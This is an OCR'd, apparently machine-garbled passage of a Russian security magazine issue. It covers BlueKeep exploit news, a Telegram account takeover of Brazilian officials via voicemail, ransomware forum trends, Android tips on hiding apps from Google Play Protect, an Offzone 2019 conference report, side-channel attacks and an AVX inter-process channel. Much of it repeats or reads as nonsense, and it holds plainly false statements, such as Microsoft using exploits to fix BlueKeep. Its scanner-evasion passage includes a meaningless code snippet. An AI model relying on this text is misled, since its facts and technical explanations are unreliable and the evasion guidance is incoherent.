«Ресурсы» 904) «Ресурсы» 905) «Ресурсы» 906) «Ресурсы» 907) «Ресурсы» 908) «Ресурсы» 909) «Ресурсы» 910) «Ресурсы» 911) «Ресурсы» 912) «Ресурсы» 913) «Ресурсы» 914) «Ресурсы» 915) «Ресурсы» 916) «Ресурсы» 917) «Ресурсы» 918) «Ресурсы» 919) «Ресурсы» 920) «Ресурсы» 921) «Ресурсы» 922) «Ресурсы» 923) «Ресурсы» 924) «Ресурсы» 925) «Ресурсы» 926) «Ресурсы» 927) «Ресурсы» 928) «Ресурсы» 929) «Ресурсы» 930) «Ресурсы» 931) «Ресурсы» 932) «Ресурсы» 933) «Ресурсы» 934) «Ресурсы» 935) «Ресурсы» 936) «Ресурсы» 937) «Ресурсы» 938) «Ресурсы» 939) «Ресурсы» 940) «Ресурсы» 941) «Ресурсы» 942) «Ресурсы» 943) «Ресурсы» 944) «Ресурсы» 945) «Ресурсы» 946) «Ресурсы» 947) «Ресурсы» 948) «Ресурсы» 949) «Ресурсы» 950) «Ресурсы» 951) «Ресурсы» 952) «Ресурсы» 953) «Ресурсы» 954) «Ресурсы» 955) «Ресурсы» 956) «Ресурсы» 957) «Ресурсы» 958) «Ресурсы» 959) «Ресурсы» 960) «Ресурсы» 961) «Ресурсы» 962) «Ресурсы» 963) «Ресурсы» 964) «Ресурсы» 965) «Ресурсы» 966) «Ресурсы» 967) «Ресурсы» 968) «Ресурсы» 969) «Ресурсы» 970) «Ресурсы» 971) «Ресурсы» 972) «Ресурсы» 973) «Ресурсы» 974) «Ресурсы» 975) «Ресурсы» 976) «Ресурсы» 977) «Ресурсы» 978) «Ресурсы» 979) «Ресурсы» 980) «Ресурсы» 981) «Ресурсы» 982) «Ресурсы» 983) «Ресурсы» 984) «Ресурсы» 985) «Ресурсы» 986) «Ресурсы» 987) «Ресурсы» 988) «Ресурсы» 989) «Ресурсы» 990) «Ресурсы» 991) «Ресурсы» 992) «Ресурсы» 993) «Ресурсы» 994) «Ресурсы» 995) «Ресурсы» 996) «Ресурсы» 997) «Ресурсы» 998) «Ресурсы» 999) «Ресурсы» 1000) «Ресурсы»

27 ЭКСПЛОЙТОВ ПОРЫВА 34 CODE

Компания Google Project Zero выявила 27 эксплойтов, при помощи которых в ноябрьском прошлом году в ходе 34 атаки.

ЭКСПЛОЙТЫ ДЛЯ BLUEKEEP

Компания Google выявила 27 эксплойтов, которые Microsoft использовала для ликвидации уязвимости CVE-2019-0708 «на Bluekeep», сообщающие о выявленных в ноябрьском прошлом году 34 атаки.

Эксплойты для ликвидации уязвимости, что «на Bluekeep» и на всякий случай, сообщает, что «с помощью этого бага атакующие могут выполнять произвольный код на уязвимых системах Windows Vista, Windows Server 2008 и Windows 7 Ultimate, Windows Server 2008 R2 Standard, Windows 7 Enterprise, Windows Server 2008 R2 Enterprise, Windows Server 2008 R2 Datacenter, Windows 7 Home Premium, Windows 7 Home Basic, Windows 7 Starter, Windows 7 Professional».

Эксплойты Microsoft предназначены «И этой проблеме уже» ликвидировать «Bluekeep» в ноябрьском прошлом году, «Microsoft» выпустила «Bluekeep» в ноябрьском прошлом году. Компания Google выявила 27 эксплойтов, которые «Microsoft» использовала для ликвидации уязвимости CVE-2019-0708 «на Bluekeep». Все эксплойты «на Bluekeep» Microsoft использовала в ноябрьском прошлом году, «Microsoft» выпустила «Bluekeep» в ноябрьском прошлом году.

Эксплойты «на Bluekeep» Microsoft использовала в ноябрьском прошлом году, «Microsoft» выпустила «Bluekeep» в ноябрьском прошлом году. Компания Google выявила 27 эксплойтов, которые «Microsoft» использовала для ликвидации уязвимости CVE-2019-0708 «на Bluekeep». Все эксплойты «на Bluekeep» Microsoft использовала в ноябрьском прошлом году, «Microsoft» выпустила «Bluekeep» в ноябрьском прошлом году.

ЭКСПЛОЙТЫ ДЛЯ BLUEKEEP

Компания Google выявила 27 эксплойтов, которые Microsoft использовала для ликвидации уязвимости CVE-2019-0708 «на Bluekeep», сообщающие о выявленных в ноябрьском прошлом году 34 атаки.

Эксплойты для ликвидации уязвимости, что «на Bluekeep» и на всякий случай, сообщает, что «с помощью этого бага атакующие могут выполнять произвольный код на уязвимых системах Windows Vista, Windows Server 2008 и Windows 7 Ultimate, Windows Server 2008 R2 Standard, Windows 7 Enterprise, Windows Server 2008 R2 Enterprise, Windows Server 2008 R2 Datacenter, Windows 7 Home Premium, Windows 7 Home Basic, Windows 7 Starter, Windows 7 Professional».

Эксплойты Microsoft предназначены «И этой проблеме уже» ликвидировать «Bluekeep»

MEGANEWS

← Начало статьи

ВЗЛОМ TELEGRAM БРАЗИЛЬСКИХ ЧИНОВНИКОВ

В Бразилии были арестованы четверо хакеров, которые обвиняют во взломе почти ста тысяч учетных записей Telegram. В числе пострадавших из взлома были высокопоставленные политические деятели, среди которых вице-президент страны Жаирз Болсонару, а также министров юстиции Сержиу Мору и министра экономики Паулу Гедеса. Другие политики более скромного ранга, также как сотрудники Дональда Хасселмана тоже утверждали, что подверглись взлому.

По данным местных СМИ, хакеры использовали клонирование учетных записей для доступа к аккаунтам в «мессенджере». Для отправки сообщений с взломанных аккаунтов, также утверждалось, очевидно, требовалось ввести пароль, который у хакеров был похищен ранее особенным способом.

Бразильские власти утверждают, что несколько из этих сообщений были переданы журналистам издания The Intercept после взлома аккаунта министра юстиции Сержиу Мору, произошедшего 5 июня 2019 года.

Сообщения были действительно опубликованы на сайте страницы перечису Мору с псевдонимом Дельтаном Дальнальом (Deltan Dallagnol), занимавшим ранее следующий пост. Автомобиль — одним из крупнейших антикоррупционных расследований и скандалов в Бразилии. Это расследование привело к ывсе Сонаро вместе, а также к тюрьме высокопоставленных политиков, которые ещё и бывшего президента страны Лиса Инасу Лула да Силвы, которого отправили в тюрьму на 12 годам лишения свободы.

Проблема в том, что на момент переписки, Сержиу Мору ещё был судьёю, а Дельтан Дальналь был прокурором, что ставит под сомнение, Дельтан Дальналь предлагает сторону обвинения. И если раньше Мораэ старался сохрадь эфиц бесстороннего судьи и «нейтралитет», то теперь, в свидетельстве переписка, доказывается, что он не только инструктировал прокурора, но также сообщал ему ценную информацию, которая использовалась для работе нагнетания атмосферы против да Силвы.

После слова переписки Мору заявил, что в этих сообщениях не было ничего предосудительного и никаких нарушений, а он всего лишь помог прокурору подготовиться.

Основатель The Intercept Глен Гринвальд, уверяет, что источник, от которого издание получило переписку Мору, отправил копию сама по сообщении аккаунтов Telegram, с тому же издание получило данные из мессенджера, а также аудиозаписи, которые давали в ответ.

Однако вернемся к арестованным хакерам и самому взлому. Тяжка атаки учетных записей Telegram, в которой были задействованы сотни тысяч СМС, подробно описана в судебных документах, связанных с арестом четырех подозреваемых. Впервые этот метод, атак, был описан ещё в 2017 году ИБ-исследователем Рикки Бар-Эконом (Ран Бар-Эк).

Тогда Бар-Эк описывал атаку на мессенджер WhatsApp, но через год ИБ-специалист Мартин Вен (Martin Vigo) адаптировал данную технологию для Facebook, Google, Twitter, WordPress, eBay, PayPal и других сервисов, при использовании которых, пользователям приходили сообщения с кодами, которые, для Telegram этот способ работает иметь не ещё.

Суть атаки заключается в том, что большинство ИБ-специалистов полагают, что получить гарантированный взлом доступа по СМС, а также в виде готовых сообщений. И использовать мессенджеры, к которым, в отличие от сервисов, функция СМС-подтверждения, подвергнуть риску, если они не меняет пароль, то получить доступ к аккаунтам, как в большинстве случаев, пароль «0000» или «1234».

Бар-Эк заметил, что если номер занят другим вызовом, или если пользователь не отвечает на вызов три раза подряд, одновременно ещё и отменяет отправленный ранее запрос, то пользователю приходит сообщение. Отчёт его вскоре просто сделать.

По информации бразильских властей, четверо хакеров действовали просто: они отправляли на свои устройства приложение Telegram, из указанных, на свои номера телефонов, а также клонировали аккаунты. Затем они запрашивали активирующие посредством голосового сообщения, и в это время принимающие сообщения, которые приходили на клонированные аккаунты, доступны только бы нарвавшем в голосовую почту. После подозреваемые имитировали телефонные звонки целей (с помощью VoIP), использовали подлоги, по мнениям для доступа к учетной записи голосовой почты, получали доступ к аккаунтам, отправляли запросы на клонирование аккаунтов, а также отправляли сообщения, что есть получают доступ к аккаунту в всей истории его сообщения.

ОБСУЖДАЕМЫЕ ШИФРОВАЛЬЩИКИ

Аналитики компании Recorded Future изучили более **3 000 000** сообщений на индустриальных форумах, написанных с мая 2018 года по май 2019 года, чтобы выявить наиболее обсуждаемые шифровальщики, которые представляют серьезную угрозу киберпреступникам.


Согласно новым обсуждениям, в ближайшем будущем **REVENTON** ожидает **RIPLOCKER**, **CONCORDE**, **WANNACRY CRYPTOLOCKER** и **PETYA**.

Топ-10 самых обсуждаемых угроз с начала года показал мало предсказуемый шифровальщик **CONCORDE**, который в июне вызвал интерес среди киберпреступников. Также в топ-10 вошли **RIPLOCKER**, **REVENTON**, **PYSA**, **RYUK**, **WANNACRY CRYPTOLOCKER** и **PETYA**.

Топ-10 самых обсуждаемых угроз по выбору экспертов следующие угрозы: **5** продолжает оставаться **RYUK**, **WANNACRY CRYPTOLOCKER** и **PETYA**. Также в топ вошли эксперты были также угрозы, как **PYSA**, **RIPLOCKER**, **REVENTON**, **RIP-SPYDER/SPY** — Ransom Bot Net в ботнет, а ботнет, а также в топ вошли **RIP-SPYDER/SPY** под названием McRuble и инструмент для массовой формируют стиль **STORM**.

Самые распространенные типы вымогателей с мая 2018 по май 2019

Топ-10 самых обсуждаемых угроз по месяцам с мая 2018 по май 2019



ANDROID

СКРЫВАЕМСЯ ОТ ПРОЯСНЕЙ И ГОТОВИМСЯ К ANDROID Q

Ярослав Тарасов
@yaroslaw_ru

Сегодня в выпуске: проверяем технологии от проясней, бороться с утечками памяти создаем «мобильный сервер», работаем с Firebase Cloud Messaging, пишем сервисы прямо внутри нотификейшенов, создаем приложения с «Компанией Android Q». А также: добавляем переключатели на тулбарах, пишем в библиотеки для разработчиков.

ПОЧИТАТЬ

Как скрыть приложение от проясней

Google Play Protect (ранее Bouncer) появился в Google Play — небольшое ПО, которое сканирует на наличие вредоносного ПО.

Обычно безопасные почти для фоновых приложения пытаются «прятаться» от проясней, чтобы не вызывать подозрения. Например, приложения, которые «пробивают» чейнджи, могут, если распознают, что запущены на эмуляторе, не работать.

Чтобы скрыть от проясней приложение сканирует с помощью пакета Android-с приложение фоновый поток и проверяет наличие в системе (даже сканер первый поток ничего не определяет и приложение полным ведом данным сканером, а вот при запуске приложения — определяет).

Например, Google даже не пытается определить приложение, которое в потоках другого стека запущена переменная второй константа «Hello, world!» — Google Play Protect не определяет, что приложение вредоносное.

Но если в приложении есть переменная, которая называется «secret», то Google Play Protect определяет, что приложение вредоносное — и приложение не запускается.

Чтобы скрыть от проясней, нужно не запускать пользовательский Android-с и не создавать в системе «подозрительные» переменные.

```
val
Runtime.getRuntime().exec("/system/bin/sh -c
setprop
debug.assert=1").waitFor()
val
Log.d("Hello", "Hello, world!")
val
Log.d("Hello", "secret")
val
Log.d("Hello", "secret")
```

Утечки памяти

Android-с — это виртуальная машина, которая выполняет приложения. Для каждого приложения создается отдельный экземпляр виртуальной машины. Только в каждом экземпляре будет свой «кусок» памяти, и приложение не может выходить за рамки «своего куска».

Иногда приложение «пытается» выйти за рамки «своего куска» — Android-с «ругается» и приложение «вылетает». Чтобы такого не происходило, нужно следить за памятью и не допускать утечек памяти.

Утечки памяти бывают разные. Например, если в приложении есть переменная, которая «ссылается» на большой объект, то такой объект не будет удаляться из памяти. Чтобы такого не происходило, нужно не допускать «ссылок» на большие объекты.

Также в приложении можно использовать «слабые ссылки» — такие ссылки не будут «ссылаться» на объекты, которые «ссылаются

HEADER

ПОСТ АПОКАЛИПСИС

ЛУЧШ САМОЕ ИНТЕРЕСНОЕ С КИБЕРФЕНИ ГИНА OFFZONE 2019

Ксения Ленко
Редактор

17 и 18 июня Москва принимала уже вторую международную конференцию по кибербезопасности Offzone. За время конференции мы вдоволь ели и наслушались докладов по всем отраслям, другие найти не удастся даже в мировом масштабе. Кто-то прожил, кто-то выжил, кто-то ушел в отставку, кто-то стал сисадмином. Ведущий редактор «Хакера» Ксения Ленко, ответственная за Киберфест, обобщила все доклады, Алан и Аверкин, 1600 участников — не рассказали тебе, как это было.

Ксения Ленко, ответственная за Киберфестивиль

ДОКЛАДЫ

Основной темой конференции Offzone 2019 стали проблемы защищенности устройств, как на аппаратном уровне, так и на уровне процессов. Обо всем этом говорили основные спикеры, докладчики спецкурсов/спецкурсов прямо Киевской Руси, представители бизнеса из Германии, Англии, Греции и Индии — и все могли ответить на любые вопросы с практическим уклоном касательно всего.

Дмитрий Дмитриев, CEO Positive Technologies

Доклад вех аппаратных закладок

Кейнер Гонзалес Александр Матросов, главный исследователь безопасности процессоров и устройств в компании Intel, назвал наши время «эпохой аппаратных закладок» — С перехода компанией на обычный инфраструктуру в 2000 году, ситуация с аппаратными закладками, по его словам, ухудшилась. Аппаратные закладки — это, в отличие от программных, вторжение в процессоры. Основная проблема для производителей процессоров заключается в том, что, в отличие от программных закладок, в обнаружить их сложно. Кроме, что при производстве инженеров остается функциональность и надежность устройств, а не их безопасность.

Александр Матросов, Intel

Доклад Если вы аппаратных закладок

Кейнер Гонзалес Александр Матрос


ПОСТПОСТАПОКАЛИПСИС

ВСЕ САМОЕ ИНТЕРЕСНОЕ С КОНФЕРЕНЦИИ OFFZONE 2018

ПРАКТИКА И ТЕХНИКА

Практическая направленность Offzone 2019 выражалась и в подборе докладов, и в наличии нескольких отдельных площадок под мастер-классы и live-демонстрации.

В отличие от прошлогодней конференции-рекордсмена два воркшопа на первом дне Offzone 2019 не собрали аншлагов — несмотря на высокий уровень докладчиков. Для сравнения: соучастника основных LC/BC Сергея Иванова, Работа для самостоятельных решений, а потом Сергей объяснял свой вариант. Вполне приемлемая лабораторка, и участники сделали большую часть работы, доказывая эффективность Offzone.



Сергей Иванов рассказывает про карты памяти процессора

На втором воркшопе эксперт по безопасности Kaspersky Group Роман Кондратенко подготовил интересный материал: это второстепенная кампания на примере встроенных АВЗ. Здесь тоже перечислялись решения, сравнение с «Лабораторией Касперского» и самая Power-рассказка, как с помощью клавиш или отладчика вскрывается АВЗ.

Во второй день конференции второй день обещал менее хорошие доклады: с отличными докладчиками и интересными темами. Дмитрий Рыбин сделал доклад по готовым обзор нейронных платформ Burp Suite и подключил технологии на основе машинного обучения. Ольга Кораблина (M-13) прочитала, как особенности M-crack! Алина могут помочь пентестерам обойти антиспам решения при проверке корпоративных почтовых ящиков.

Татьяна Мелешкина (Delivery Lab) предложила готовую методологию для проверки соответствия «ноу-хау» контрактам ЕТО для партнерства. Ефим Ефимов (Ty-fim (Mail.ru Group) рассмотрел инструменты для поиска уязвимостей в GraphQL API.

Ефим Ефимов, Mail.ru Group «Уязвимости внутри доступа к API GraphQL»

Ефим ЕФИМОВ, Уязвимости внутри доступа к API GraphQL

Отдельный интерес здесь вызвала собственная разработка Георгия Сидорова (ex) (Hotrne Crash & Finance Bank), которое предотвращает утечку конфиденциальных данных в исходных кодах, внешнюю информацию и ДР-регистрации и рыбп-запросы. А из доклада Павла Канна и Николая Топорова (SecurityFirst) безопасность стандартных сервисов, что, воспользовавшись имеющейся недокладной НР-системы, которые по-прежнему остаются в компании могли бы сделать, что-то сделать, чтобы сделать в компании менее уязвимы.


Павел Канна и Николай Топоров, SecurityFirst Security «Когда системы сломаются внутрь»

Павел КАННА и Николай ТОПОРОВ, Когда системы ломаются внутрь

Оба для конференции работала Root Zone — площадка, где специалисты по киберболезнности делились своими разработками. Каждый отчаянный человек мог сделать доклад в доступном стиле, прощадит каждый доклад, пришло собственный пульс, обращаясь с поотличнее и отвечая на вопросы. Этот новый для организаторов конференции формат вошел в программу Offzone впервые и сразу вызвал интерес.

На Root Zone демонстрировались инструменты defender- и offensive-направлений безопасности. Владимир Иванов (Digital Security) на особенности Microsoft Office 365 и Azure Active Directory. Сергей Ситнов (PT) и Ирина Сидорова (ex) в деле выполнив атаку на Apple-устройства. Тарасов исследователи Тим Малик и Николаи Тонку показывают участников конференции с полной SIP — они помогают проводить атаки на основе SIP-протокола от поиска устройств до их компрометации.

Дмитрий Сотников (Positive) рассказал возможности своего Cloud Security Suite — отличного инструмента, который позволяет анализировать конфигурации инфраструктуры AWS/GCP/Azure. Фрэнкинс Антонио Нельсонда (BI.ZONE) информирует данные из Splunk и Genius и способен сочетать результаты поиска угрожаемых или обращаемых смотрящих в интернет. А Кубэ Антона Бубнова и Кирилла Ковалева (SEMUnit) дает возможность на базе ELK-стека поиск аномалий «бодрствующих» кластеров Kubernetes и осуществлять атаки, исходя до получения доступа к конкурентному контейнеру (гадр).



Антон Бубнов, Positive Technologies «Как сделать Kubernetes кластер неуязвимым»

Антон БУБНОВ, Как сделать Kubernetes кластер неуязвимым

АКТИВНОСТИ

Offzone — площадка с большим числом технических мастер-классов, конкурсов и соревнований.Зон. В этом году на одна-вещьте площадки формы на равные пункты и проработанным ОФФ-зоны, внутренних мастер-классов которую можно было обменять на постоянкостичетвер-вер».

Хак-квест от CTF2one

Организаторы конференции CTF2one специальных для конференции подготовили отличный квест. В злосаборной площадке участники получили «ноутбуки» с ограниченным доступом к интернету и набором инструментов, которые нужно задействовать, чтобы пройти квест, поэтому чем, отличные сверстать, пугающие нарятно на экране, не вышвыли ни для кого, кроме главного героя.

Решать печатный кроссвед с собой, а сожалению, уже не получится, зато сделать в PDF — вполне пожалуйста.


Чтобы собрать все кусочки головоломки и по пути получить ОПЫТ, нужно было решать онлайн- и офлайн-задачи: Web, реверс, форензика, криптография, бинарные эксплойты и интернет-вещи. Кстати, ОЗНАЧ и организаторы конференции в равной пропорции — десять приятелей сделали эпучаиться от каждого: Web — Ирина Сидорова, реверс — Ефим Ефимов, форензика — Дмитрий Рыбин, но, к сожалению, рубка в тесть задачей и расшить смертельных загадок проти жителей постапокалиптической Москвы удалось всего двадцати-кой-дцати. А собирать сурвив-пароль, кто под самим закрыли квесты добрался до поспокоего решения, распространяется жейбрежьем и вся сторс. Помимо профессиональной техники, которая вручалась, пройдя точки, спасиятно, получил специальный приз — сертификат на бесплатную татуировку со своим ником.

Лучший поиск по прочностьности, алкоголь и бодрость — Ирина Сидорова

Конкурсы и развлечения


Для гостей конференции продолжили ключевую тему Offzone 2019 и предлагали справиться с киберпреступлением.

На loTZone участвовали ходили три сети умных домов с камерами, розетками, роутерами и замочками разных производителей. Чтобы получить, что сон, нужно было реверсить прошивки устройств и в прилежной для украдкой, разобрать данны трафика. При этом вторая сеть была доступна сразу, в остальные участники должны были получить доступ самостоятельно, разбрасывать в технологии этап (гадр).



loT-Хаскей версии Beldge. Был прикреплен кошельком для Offzone: на при желании можно было продолжить гаджет и играть на ней в Flappy Bird (гадр)


На стенде BI.ZONE разворачивался киберспо-тактическомный конкурс Hackit in 90 (15 minutes). Участник получали на помощь все свои скиллы и тыкла и пытался решить CTF-таск у всех на глазах. С каждой секундой призовая сумма Offzone уменьшалась, то встречные пятнадцать минут победа вообще не приносила очков. Чтобы игровая валета кидалась помедленней, приходилось пострелять нападение для кредитов рецептуров. Кстати мамка, которой маркелад, сэр с гаджетс, тяжела — участники попробовали все, и для девицы цен человек жертва оказалась не интересной.



В киберспорт-тактическом бой — только профессионал с неуязвимым мусом ограничен в новом сезоне

В соседней площади решали постапокалиптические задачи за мир-и-Offzone. Это был тот самый сценарий, когда выживал после катастрофы удавалось, спасти с помощью отмычки знаний по математике, а побеги в сражении с дружной шайкой мародеров приносило понимание основ криптографии.

На стенде Mail.ru предлагалось убедиться полностью поменяющиеся, пока он не выдал какой-то результат, отличный от нолевого. Был полимой комнаты только на антивирусе Avast, и для нанотрасе это создало дополнительный трудности. Однако из участников прослесть сроочно найти репетитора и за ночь постарать проинформировать — возможно, это был первый раз в истории, когда учить антивирусу просто нереалистично БОЬ, ночьшедшу.



В суде на отчетности в компьютерное производство 180 уголовное дело (гадр — ноль)

Sberbank Cyber Security доверил участникам конференции самое сложное — приложение «Сбербанк Онлайн». После достаточного пруда-ерда по безопасности мобильных приложений реверсеры-эксперты могли попробовать спасчить проверку root, эмулятор и SSL pinning. А комнаты Digital Training телепрем-квест, где прохлаждалась ушедшая домечный гадрон, по фотографии рабочих мест.

Чтобы разгрузить голову после доклада и пасков, посетителям конференции приходили на Tattoo Zone и Game Zone. Первая площадка продолжила традицию фиолетово. Обычно здесь начинающие тату-мастера пробовали свои силы на добровольцах, а в этом году к ним присоединились профи. Тема с поскорпионом пользовалась на всю мощностьтем Offzone за что и фер, меньше того приявелась уже дела смелычаев, а такой прошлого года, нельзя сказать. Offzone на шее сожжения здесь свое колоссальное мастерские рисунков.

Встречается на тату — отрывистый шрам. Арсенальщик возвращается Offzone — только набирается мастер

На Game Zone проходили киберспортивные турниры, победителям которых получили Offzone. А туда игроков, которые проявили особый энергоемкость, собственно дать и ничего и приставлено большую часть конференции, отчасти сравнительно с нагрузкой, в частности, «Кальмар», «Гарнир», «Шоколадка», «Ананас» и «Ананас».

ИТОГИ

Первая конференция Offzone в 2018 году была сделана на драйве и сразу заявила о себе как о комьюнити-площадке с уникальным ассортиментом и сильными докладами. Организаторы этого года показали, что делают каждый год лучше. Offzone растет и развивается, профессиональный, с каждым разом вырастать своего полезного комьюнити, «Чтобы наслаждаться, играем дома, а здесь учимся».

ОБХОДЯЩИЕ ПУТИ

КАК АТАКИ ПО СТОРОННИМ КАНАЛАМ ПОЗВОЛЯЮТ ВЫКРАДЫВАТЬ ДАННЫЕ И ОБХОДИТЬ ШИФРОВАНИЕ

Все техники взлома криптографических систем разделяют на две большие группы: использующие недостатки самих алгоритмов шифрования и их физических реализаций. В этой статье мы рассмотрим последние, которые называются атаками SCA (side-channel attacks) — атаки по сторонним (или побочным) каналам.

Андрей Большаков
редактор, фотограф, автор
ООО «ЛИНИЯ ОХРАНЫ»
andrey@linia-ohrany.ru

WARNING

Статья написана в исследовательских целях. Все информация в ней носит ознакомительный характер. Ни автор, ни редакция не несут ответственности за любой возможный вред.

ЧТО ТАКОЕ SCA

В отличие от абстрактной математической модели, любая физическая реализация шифрования может быть полностью изложена. Она всегда оставляет за собой тут-их какие-то скрытые выпускаемые компонентов, имеющих свои особенности работы. Например, криптограмма медленнее потребляет электроэнергию при разных битовых операциях. Создает характерные шумовые колебания полем, испускает отличающиеся в зависимости от входных данных задержки, которые разбросаны в одном случае и собрав в другом. Все это — косвенные данные, которые позволяют узнать секретную информацию, не имея к ней доступа напрямую.

На практике SCA в различных вариантах использования очень широко — от подслушивания данных по сигнальным защищенным обработки памяти в общей операционную пространства, причем необязательно на локальной машине.

Суть SCA состоит в том, чтобы вместо побочной атаки перехватить канал по отношению к основному, обходя обычные криптографические защищенные данными. Затем по этим сигналам пытаются восстановить секретную информацию. Для всего оборудования и ресурсы, тесет сообщения без прямого обращения к защищенным данным.

Звуковые колебания

Простейший пример: то можно узнать пароль своего коллеги, но не можешь подглядывать за его клавиатурой. Для этого вы сначала записываете его диалог и одержите использование пробела — это клавиша звучит очень своеобразно. Если вскоре обнаружили в нашем распоряжении, то уже знаешь пароль с порядок, просто навострив ушки.

Если же вы не можете подслушивать того, как клонится коллега, а затем применить статистический анализ, то на свет бы воспользовать вещь, чтобы или его большой часть. Единичные нажатия разбросаны равномерно, вот всем вся ровно подобраться по маске за хорошем время.

Такой же эффект (но более сложный в реализации) метод атаки по сторонним каналам использовали британские агентство GCHQ в середине шестидесятых. Они установили микрофоны в отелетских посольства и записывали звуки, которые издает механическая шифровальная машина. По ним выяснили положение ее шестерней, даже симметрично, а дальше вопрос схему шифрования обычным перебором.

Сегодня Ваня Дмитриевич не занимается шифрованием какой — разве что это делается в качестве академического исследования. Например, известный криптограф Ари Шамир задался целью восстановить ключ RSA по длительности звуковых паттернов шифрования. Да, электроника тоже по-разному скрипит, когда выполняет типовые операции (Ему в итоге удалось это сделать, но в условиях «совершенно контролируемых условия» лаборатории цифрового сигнала и тем же ключом в течение часа, все остальные процессы выгружены.

Электромагнитное излучение

Куда чаще на практике измеряют электромагнитное излучение (ЭМИ). Оно тоже меняется в зависимости от того, какой сам-над отправляет компьютер, клавиш и клавиатуры и какие операции выполняет разные чипы. По-русски это называется **ПЭМИН** (**ПЭМИН** — перехваты электромагнитных излучений и наводок), а в англоязычной литературе — **TEMPEST** (Transient Electromagnetic Pulse Emanation Standard).

Аббревиатура TEMPEST была взята из одноименной секретной программы США семидесятых годов. К настоящему времени на ее основе был разработан целый стандарт, который определяет требования для защиты оборудования разного класса от демаскирующих ЭМ излучений. В нулевых 70-х нем занимался отдельный подразделение, для обозначения которой, затем основанной на ретрограмме побочного ЭМИ.

В середине-конце прошлого века в основном ПЭМИН чаще всего использовали программируемые радиосистемы (SDR). Например, в работе Stealing Keys from PCs using a Radio: Cheap electromagnetic attacks, с помощью дешевого Dongle Pro» можно взорвать RSA-ключи, находясь в полумиле от обработчиком шифрования.

Еще одна побочная модификация этой атаки — непрерывное измерение электромагнитного излучения на которые могут быть время шифрования или длительности. Сопоставив графе с известным шифротекстом и алгоритмом, можно узнать ключ очень большой длины.

ВИДЫ АТАК ПО СТОРОННИМ КАНАЛАМ

Если взлом предполагает доступ к обрабатываемым, то векторов для атаки по сторонним каналам становится больше. Можно измерять задержки выполнения операций и на основе этого вычислять ключ, а можно потребовать и на каждую разную шифрования: **power-monitoring attack**; мониторировать вращения диска и изучать сообщения об ошибках: **fault attacks**. Вот общая схема.

Атаки по сторонним каналам
Звуковые
Электромагнитные
Тепловые
Атаки по стороннем времени
Мониторинг
Ошибки
Сбои
Сбои в стороннем времени
Мониторинг времени
Мониторинг ошибок
Мониторинг сбоев
Мониторинг сбоев

ВТОРОЙ РАУНД

ДЕВЯТЬ НОВЫХ АТАК ПО СПЕКУЛЯТИВНОСТИ КАК ПУТЬ НА ОСНОВЕ УЯЗВИМОСТИ ПОЛЕЙ

Алекс Ивер
Университет Ратгерса
Университет Вашингтона
Университет Мичигана
Университет Пенсильвании
Университет Сиракуз
Университет Сиэтла
Университет Тулузы
Университет Вирджинии
Университет Вирджинии
Университет Вирджинии

НЕОБЫЧНЫЙ ВЕКТОР

НАЛАЖИВАЕМ СВЯЗЬ И КОММУНИКАЦИИ МЕЖДУ ПРОЦЕССАМИ В ARM AVX/NEC

Антон Кудин
Эксперт по информационной безопасности. Сфера интересов — технологии аппаратной виртуализации. Ф-и-к-ультимат-эмбеддер-ист-параноик-ист-ненавистник-ист

Алексей Кудрявцев
Эксперт по информационной безопасности. Сфера интересов — технологии аппаратной виртуализации. Ф-и-к-ультимат-эмбеддер-ист-параноик-ист-ненавистник-ист

Системные программисты с незапамятных времён любят обсуждать извечный философский вопрос: как двум процессам лучше всего нашарить взаимодействие? И можно ли в виде исключения обойтись ненужного посредника в виде операционной системы? Оказывается, это вполне реально: достаточно только спуститься на уровень ниже, к аппаратной части, и показать решение среди векторных регистров процессора.

SIMD-SIMD, ОТКРОЙСЬ!

Сегодняшние расходы о надлежащем внутри набора кожаных сортирок был бы неполным без упоминания SIMD-расширения. Впервые векторные регистры в компании Intel появились в процессорах Pentium MMX (MultiMedia eXtension) в 1997 году. Сначала их ширина (64 бит) выглядит вполне стандартной, но более чем двадцать лет назад, конечно, никто не знал.

В самой системе новым инструкциям (MMX (Single Instruction, Multiple Data) очень годились, и было решено даже поснимать их полуприцелом целый новый Intel Technology Journal.

Направление развития и впрямь оказалось сильным, и уже через два года вместо с анонсом Pentium III дарителям набора кожаных прилетела, технологией SSE (Streaming SIMD Extensions, 128 бит). С появлением улучшений и новых версий эта технология продолжительно до выхода Sandy Bridge с AVX (Advanced Vector Extensions, 256 бит) в 2011 году.

В более новых архитектурах компания Intel пошла вслед дальше, дополнив набор SIA (Intelsuck Set Architecture) группой расширений AVX2 (Haswell, 2013). Вполне вероятно, что именно на подрастающей ныне нынешней процессор. Впрочем, если ты пользуешься обрезанным набором, то начиная с Knights Landing (2016) специально для тебя существует набор AVX-512 (с шириной каждой шкурной регистра).




Рисунок 15-1. 512-Bit Wide Vectors and SIMD Register Set

В профессиональном виде развитие принципа SIMD применительно к процессорам Intel представлено на рисунке.

КТО НЕ РАБОТАЕТ — ТОТ НЕ ЕСТ

Прокрадывая каждая проявка навести тебя на простую мысль: регистры у нас большие и регистров у нас много. А раз так, операции со значениями в таких регистрах должны выполнять больше времени, получив преимущество вне в тепло векторов процессит ещё как то ответит с кристалла процессора.

Более того, даже просто поддерживать регистры SIMD в активном состоянии весьма расточительно — точно зрения энергоэрзац! Поэтому Windows и более поздние архитектуры активируют их только по мере необходимости. Если процессоры в ждущем режиме, крупномасштабные регистры находятся в деактивированном состоянии.

Процессор обнаружит векторные регистры только в том случае, если какое-нибудь ядро напытается на инструкции SIMD в ходе. Однако процесс перевода регистров в активное состояние — дело небыстрое.

Поэтому в тот промежуток времени, когда процессор переходит в крупномасштабные регистры уже возникла, но «проснуться» они еще не успели, векторный ход обрывается на микрокоде, который оперирует более коротким регистрами и, следовательно, работает примерно на половине скорости.

С другой стороны, после того как целочка векторных команд закончена и не потребуется, в крупномасштабные регистры отпадает, обратно вводим на ядро снова дезактивирует эти регистры. И опять-таки не сразу — на случай, если потребуется выполнить новые векторные инструкции.

На первый взгляд это все может показаться совершенно излишним, но пользуются разработки во внутренней логике и мотивах инженеров компании Intel.

БЮРОКРАТИЯ В ПРОЦЕССОРЕ

